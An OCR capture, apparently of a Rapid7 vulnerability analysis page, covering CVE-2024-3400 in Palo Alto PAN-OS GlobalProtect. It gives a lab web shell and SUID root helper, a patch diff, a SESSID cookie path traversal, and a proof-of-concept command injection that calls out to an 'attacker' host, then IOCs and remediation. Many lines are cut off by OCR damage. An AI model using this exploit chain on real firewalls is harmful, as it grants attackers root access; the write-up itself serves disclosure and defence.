ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

ATTACKER VALUE
VERY HIGH
(2 users assessed)

EXPLOITABILITY
HIGH
(2 users assessed)

USER INTERACTION
None

PRIVILEGES REQUIRED
None

ATTAC
Netv

Watch This Topic

Watch this topic to be notified when new information, assessments, and comments are added

CVE-2024-340

Disclosure Date: April 12, 202

CVE-2024-3400 CVSS v3 Base S

xploited in the Wild

d by cbeek-r7 and 5 more...

urce Details

ort As Exploited in the Wild

MITRE ATT&CK

Log in to a

Add MITRE ATT&CK tactics and tec

dule

/panos_telemetry_cmd_exec

Execution

TECHNIQUES

VALIDATION

Command and Scripting Interpreter: Unix Shell

VALIDATED

Initial Access

TECHNIQUES

VALIDATION

Exploit Public-Facing Application

VALIDATED

Quick Cookie Notification

This site uses cookies for anonymized analytics to improve the site.

Rapid7 will never sell the data collected on this site.

I AGREE, LET'S GO!

View our Cookie Policy for full details

CISA KEV Listed | Common in enterprise | Easy to weaponize | Gives privileged access | Unauthenticated | Vulnerable in default configuration

Description

A command injection as a result of arbitrary file creation vulnerability in the GlobalProtect feature of Palo Alto Networks PAN-OS software for specific PAN-OS versions and distinct feature configurations may enable an unauthenticated attacker to execute arbitrary code with root privileges on the firewall.

Cloud NGFW, Panorama appliances, and Prisma Access are not impacted by this vulnerability.

Ratings & Analysis | **Vulnerability Details** | **RAPID7 Analysis**

Rapid7

April 16, 2024 7:20pm UTC (6 months ago) • Last updated April 17, 2024 12:48am UTC (6 months ago)

Technical Analysis

Overview

On April 12, 2024, Palo Alto Networks published an advisory for a critical unauthenticated command injection vulnerability affecting several recent versions of PAN-OS, the software that runs on most modern Palo Alto Networks firewall appliances. According to the vendor advisory, CVE-2024-3400 requires that either GlobalProtect Portal or GlobalProtect Gateway be enabled. GlobalProtect is the VPN feature of PAN-OS, and as such the vulnerable components are expected to be internet-facing.

Note: *The vendor advisory originally indicated that device telemetry needed to be enabled in addition to GlobalProtect Portal or Gateway; as of April 16, the advisory notes that "Device telemetry does not need to be enabled for PAN-OS firewalls to be exposed to attacks related to this vulnerability." Disabling device telemetry is also no longer considered an effective mitigation.*

CVE-2024-3400 was discovered by security firm Volexity, which detected in-the-wild zero-day exploitation circa April 10, 2024. Both Volexity and Palo Alto Networks have extensive blog posts available with attacker behavior observations and indicators of compromise (IOCs).

ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

Our analysis also found that when device telemetry is enabled, a device certificate must be installed for device telemetry to successfully transmit telemetry data back to Palo Alto Networks. This transmission of data functionality is where the command injection vulnerability could not be triggered without a valid device certificate installed s once an hour, per the vendor documentation.

This analysis detailed our finding balProtect Gateway, and device telemetry all enabled.

Analysis

Rooting the Device

Out of the box, PAN-OS impleme ll for console and SSH. In order to perform comprehensive dyna egrity checks are performed for many parts of the file system, pr `/etc/passwd`. However, the `/var` directory isn't checked for integ


Since `/var/appweb/htdocs` contains the primary PHP web server files, it can be tampered with and leveraged for code execution as the `nobody` user. We'll mount the VMDK virtual machine disk to an Ubuntu system and drop a web shell in the `/var/appweb/htdocs/unauth/php` directory. Furthermore, because root-level code execution is the goal, we also compile and place a statically linked SUID binary called `root` in the same directory:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
// Compile with /usr/bin/x86_64-linux-musl-gcc -static -o root root.c

int main (int argc, char *argv[]) {
   if (argc < 2) {
      fprintf(stdout, "usage: %s command\n", argv[0]);
      return 1;
   }

   setuid(0);
   setgid(0);
   setgroups(0, NULL);

   execl("/bin/sh", "sh", "-c", argv[1], (char *)NULL);

   perror("execl failed");
   return EXIT_FAILURE;
}
```


Then:

```
sudo chown root:root ./root && sudo chmod 4755 ./root
```

Starting the Palo Alto Networks VM and browsing to `https://hostname/unauth/php/backdoor.php` yields our web shell, which can be used to execute commands as root.




We'll execute `./root 'sed -i -e s@/opt/pancfg/home/admin:/usr/local/bin/cli@/opt/pancfg/home/admin:/bin/bash@g /etc/passwd'` and snapshot the virtual machine to skip start-up integrity checks. Lastly, we authenticate the machine via SSH to confirm our regular shell is working.



Diffing the Patch

Since we know that either GlobalProtect Portal or GlobalProtect Gateway is required for exploitation, we locate the GlobalProtect service binary `/usr/local/bin/gpsvc`. This binary services the HTTP requests for both the Portal and Gateway via an NGINX front end that proxies [illegible] uration can be found in `/etc/nginx/sslvpm/location.conf`.

The `gpsvc` is written in Go, and we [illegible] BinDiff. Doing so quickly reveals a small change to the ser[illegible]



The patched version of `gpsvc` adds a single function `main_isValidSessionId`. This function is used to ensure a session ID value (provided by an incoming HTTP request) is a valid UUID value, as shown below:

```
// main.isValidSessionId
bool __golang main_isValidSessionId(string sessionId)
{
  return (unsigned __int64)github_com_google_uuid_Parse(sessionId)._r2.tab == 0;
}
```

The `main_isValidSessionId` function is called by `main__ptr_SessDiskStore_New` and will extract an HTTP request's session ID value from the `SESSID` HTTP cookie. It will then verify that the session ID value is a UUID before either creating a new session file on disk using the value, or loading an existing session from disk if one already exists. If the session ID is not a UUID value, an "invalid session id" message is logged. We can therefore speculate that in a vulnerable version of PAN-OS, an attacker-controlled session ID can contain arbitrary values that are not a valid UUID and that these may be written to disk when creating a new session for the incoming request.

As we still have not identified the command injection vulnerability, we locate the programs that perform the device telemetry feature. These include:

- /usr/local/bin/devicetelemetry
- /usr/local/bin/telemetry_collection.py
- /etc/device_telemetry/cfg_telem.yaml
- /usr/local/bin/dt_send
- /usr/local/bin/dt_curl

We identify `dt_curl` as containing several modifications, which clearly show two locations that have been modified to prevent command injection from occurring.

```
--- a/10.2.9_dt_curl
+++ b/10.2.9_h1_dt_curl
@@ -431,26 +431,28 @@ def get_key(logger, dbg, ip, fname, \
    content_type_str = " -H \"Content-Type: application/json\""
    # with stg5 cdl rx, port is not required
    #api_endpoint_str = "'https://%s:8443/upload/start'" %ip
-   api_endpoint_str = "'https://%s/upload/start'" %ip
+   api_endpoint_str = "https://%s/upload/start" %ip

    # Note: in the latest stage5 cdl setup, cert type is not required. Set it to empty
    if cert_type.lower() != CLIENT_CERT_TYPE_P12.lower():
        cert_type_str = ""

-   curl_cmd_fmt = None
    source_ip_str = get_source_ip(logger,dbg)
    if source_ip_str is not None and source_ip_str != "":
-       curl_cmd_fmt = "/usr/bin/curl -v %s %s --interface %s" %(cert_type_str, cert_file_str,source_ip_str)
+       payload = '{"fileName":"' + fname + '","schema":"telemetry.raw"}'
+       curl_list = ['/usr/bin/curl', '-v', '--key', f"{client_key}", '--cert', f"{cert_file}", '--capath', f"{capath}", '-
+                    'Content-Type: application/json', '--interface', f"{source_ip_str}", '-X', 'POST',
+                    f"{api_endpoint_str}", "-d", f"{payload}"]
    else:
```

ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

```
def send_file(logger, dbg, fname, dest_ip, key, signedUrl, capath):
    source_ip_str = get_source
    if source_ip_str is not No
        curl_cmd = "/usr/bin/
                   %(signedU                                    \"%s\" --data-binary @%s --capath
    else:
        curl_cmd = "/usr/bin/
                   %(signedU                                    \"%s\" --data-binary @%s --capath
    if dbg:
        logger.info("S2: XFILE
    stat, rsp, err, pid = pans
```


It is likely that an attacker-contro form command injection when the `curl_cmd` string is executed vi

The function `pansys` is from a libr n3.6/site-packages/pansys/pansys.py and ha

```
    def dosys(self, command, close_fds=True, shell=False, timeout=30, first_wait=None):
        """call shell-command and either return its output or kill it
           if it doesn't normally exit within timeout seconds"""

        # Define dosys specific constants here
        PANSYS_POST_SIGKILL_RETRY_COUNT = 5

        # how long to pause between poll-readline-readline cycles
        PANSYS_DOSYS_PAUSE = 0.1

        # Use first_wait if time to complete is lengthy and can be estimated
        if first_wait == None:
            first_wait = PANSYS_DOSYS_PAUSE

        # restrict the maximum possible dosys timeout
        PANSYS_DOSYS_MAX_TIMEOUT = 23 * 60 * 60
        # Can support upto 2GB per stream
        out = StringIO()
        err = StringIO()

        try:
            if shell:
```

We can see the command string is executed via `subprocess.Popen` and the `shell` parameter, when passed in by the vulnerable version of `dt_send`, will be `True`. This is unsafe, as the command string will be executed in the context of a Linux shell, and as such will have access to shell features, such as backticks, pipes, redirects, and so on — perfect for executing an attacker-controlled input.

Arbitrary File Creation

The `gpsvc` GlobalProtect application serves an HTTPS service on port 443.

ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

The web server sets a `SESSID` cookie for unauthenticated sessions, and the data affiliated with the session cookie is placed in `/tmp/sslvpn`.

```
HTTP/1.1 200 OK
Date: Tue, 16 Apr 2024 14:19:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11442
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-c
Set-Cookie: SESSID=1f18a9a0-8bc4-41e2-98ba-798b25dd4f01; P
X-Frame-Options: DENY
```

```
[root@PA-VM sslvpn]# ls -lha
total 24K
drwxrwxrwx  2 root root 4.0K Apr 16 07:26 .
drwxrwxrwt 21 root root 4.0K Apr 16 07:22 ..
-rw-------  1 root root  321 Apr 16 07:19 session_0acf3fa6-81c9-4459-a378-8aad488680dd
-rw-------  1 root root  320 Apr 16 07:19 session_1f18a9a0-8bc4-41e2-98ba-798b25dd4f01
-rw-------  1 root root  321 Apr 16 07:22 session_6bc067fa-81f7-419d-81f0-b1f5e2938148
-rw-------  1 root root  388 Apr 16 07:15 session_aae11556-e036-4c93-a8c1-75c43585d5ed
```

Since the cookie data is appended to the `session_` string, we'll try sending different data within the `SESSID` cookie:

```
curl https://hostname/global-protect/login.esp -k -H 'Cookie: SESSID=test_data'
```

Checking the session directory confirms that our data was written!

```
$ ls -lha /tmp/sslvpn/session_test_data
-rw-------   1 root root    0 Apr 15 12:50 session_test_data
```

A quick test shows that the `session_` prefix can be avoided altogether by prepending a traversal sequence, resulting in an arbitrary empty file write. The request type can be GET or POST, just so long as it's a properly structured HTTPS request to a valid endpoint.

```
curl https://hostname/global-protect/login.esp -k -H 'Cookie: SESSID=./../../../hello_as_root'
```

```
$ ls -lha /hello_as_root
-rw-------   1 root root    0 Apr 15 12:55 hello_as_root
```

Command Injection Exploitation

At this point, we've established some strong primitives. We have the ability to create arbitrarily named empty files anywhere on the file system as root. Since we've also determined that the telemetry service is vulnerable to command injection via the file name parameter, we can begin to put the pieces together. The telemetry service runs routinely, via the cron job located in `/etc/cron.d/device_telemetry_send`. The script `/usr/local/bin/dt_send` will crawl the `/opt/panlogs/tmp/device_telemetry/hour` and `/opt/panlogs/tmp/device_telemetry/day` directories for new files, then include the file names in a cURL request every hour, via the `/usr/local/bin/dt_curl` script.

Notably, we did not observe payloads placed in `/opt/panlogs/tmp/device_telemetry/minute` executing on our vulnerable 10.2.9 test instances. Based on Palo Alto Networks's documentation, it appears that PAN-OS may transmit telemetry differently across affected versions, so payload placement requirements and execution timelines may vary.

ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

```
curl https://hostname/global-protect/login.esp -k -H 'Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`c
```

After a short wait, we can establi

```
$ ps auxfw
[..]
/usr/bin/python -t /usr/local/                                                    emetry/hour/aaa`curl${IFS}attacke
```

On the attacker machine, a Pyth was executed with root privileges.

```
python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4
192.168.50.226 - - [15/Apr/202
```


IOCs

Successful exploitation may leave artifacts in several folders and log files used by PAN-OS.

The NGINX frontend web server, which proxies requests to the GlobalProtect service, will log all HTTP requests to `/var/log/nginx/sslvpn_access.log`. While we will not be able to see the HTTP POST data with the malicious `SESSID` cookies, we can view the requests the server has processed and the associated client IP address. Note the `SESSID` cookie can be passed via other HTTP methods, such as GET.

```
192.168.86.34 51232 - 192.168.86.20 20077 [16/Apr/2024:02:53:31 -0700] "POST /global-protect/logout.esp HTTP/1.1" 200 4406
127.0.0.1 57108 - 127.0.0.1 20077 [16/Apr/2024:02:54:03 -0700] "GET /sslvpn_ngx_status HTTP/1.1" 200 103 "-" "Wget/1.19.5 (
192.168.86.34 51275 - 192.168.86.20 20077 [16/Apr/2024:02:54:24 -0700] "POST /global-protect/login.esp HTTP/1.1" 200 11364
```

Similarly, the log file `/var/log/pan/sslvpn-access/sslvpn-access.log` will also contain a log of the HTTP requests, as shown below:

```
192.168.86.34   [2024-04-16 02:53:31.616147783 -0700 PDT] POST /global-protect/logout.esp HTTP/1.1 0 200 4406, taskid 37
[rate] http request rate is 0.1/s in last 10 seconds
192.168.86.34   [2024-04-16 02:54:24.521150674 -0700 PDT] POST /global-protect/login.esp HTTP/1.1 0 200 11364, taskid 38
[rate] http request rate is 0.1/s in last 10 seconds
```

When targeting device telemetry for command injection, the attacker will place a 0 length file in one of the subfolders in `/opt/panlogs/tmp/device_telemetry/`, such as `/opt/panlogs/tmp/device_telemetry/hour/` or `/opt/panlogs/tmp/device_telemetry/day/`. This file name will include characters suitable for command injection. The contents of this folder, and the sub-folders, should be reviewed for suspicious 0 length files.

The log file `/var/log/pan/device_telemetry_send.log` will show the command being injected:

```
2024-04-16 10:03:03,628 dt_send INFO TX_DIR: send file dir: /opt/panlogs/tmp/device_telemetry/day/, n_files: 1
2024-04-16 10:03:03,628 dt_send INFO sorted file list: tmp_dir: /opt/panlogs/tmp/device_telemetry/day/*
2024-04-16 10:03:03,629 dt_send INFO TX_DIR: send file dir: fname: /opt/panlogs/tmp/device_telemetry/day/aaa`curl${IFS}atta
2024-04-16 10:03:03,629 dt_send INFO TX FILE: send_fname: /opt/panlogs/tmp/device_telemetry/day/aaa`curl${IFS}attacker:4444
2024-04-16 10:03:03,630 dt_send INFO TX_FILE: dest server ip: 35.184.126.116
2024-04-16 10:03:03,630 dt_send INFO TX FILE: send_file_cmd: /usr/local/bin/dt_curl -i 35.184.126.116 -f /opt/panlogs/tmp/d
2024-04-16 10:05:21,152 dt_send INFO TX FILE: curl cmd status: 24, 24; err msg: 'DNS lookup failed'
```

Remediation

The following versions of PAN-OS are listed as vulnerable as of April 16, 2024. Notably, Palo Alto Networks has updated the advisory with additional vulnerable versions since releasing the original advisory on CVE-2024-3400.

- PAN-OS 11.1 (before 11.1.2-h3)
- PAN-OS 11.0 (before 11.0.4-h1)
- PAN-OS 10.2 (before 10.2.7-h8, before 10.2.8-h3, before 10.2.9-h1)
- Additional versions have been added to the advisory since initial publication

Patches are available from the vendor and should be applied on an urgent basis. If you are unable to apply patches, Rapid7 strongly recommends applying one of the vendor-supplied mitigations on an emergency basis. Please see the vendor advisory for further information.

References

- Rapid7 blog
- Palo Alto Networks advisory
- Palo Alto Networks Unit 42 blog
- Volexity blog

ATTACKER VALUE
VERY HIGH

CVE-2024-3400

15

Quick Cookie Notification

This site uses cookies for anonymized analytics to improve the site.

Rapid7 will never sell the data collected on this site.

View our Cookie Policy for full details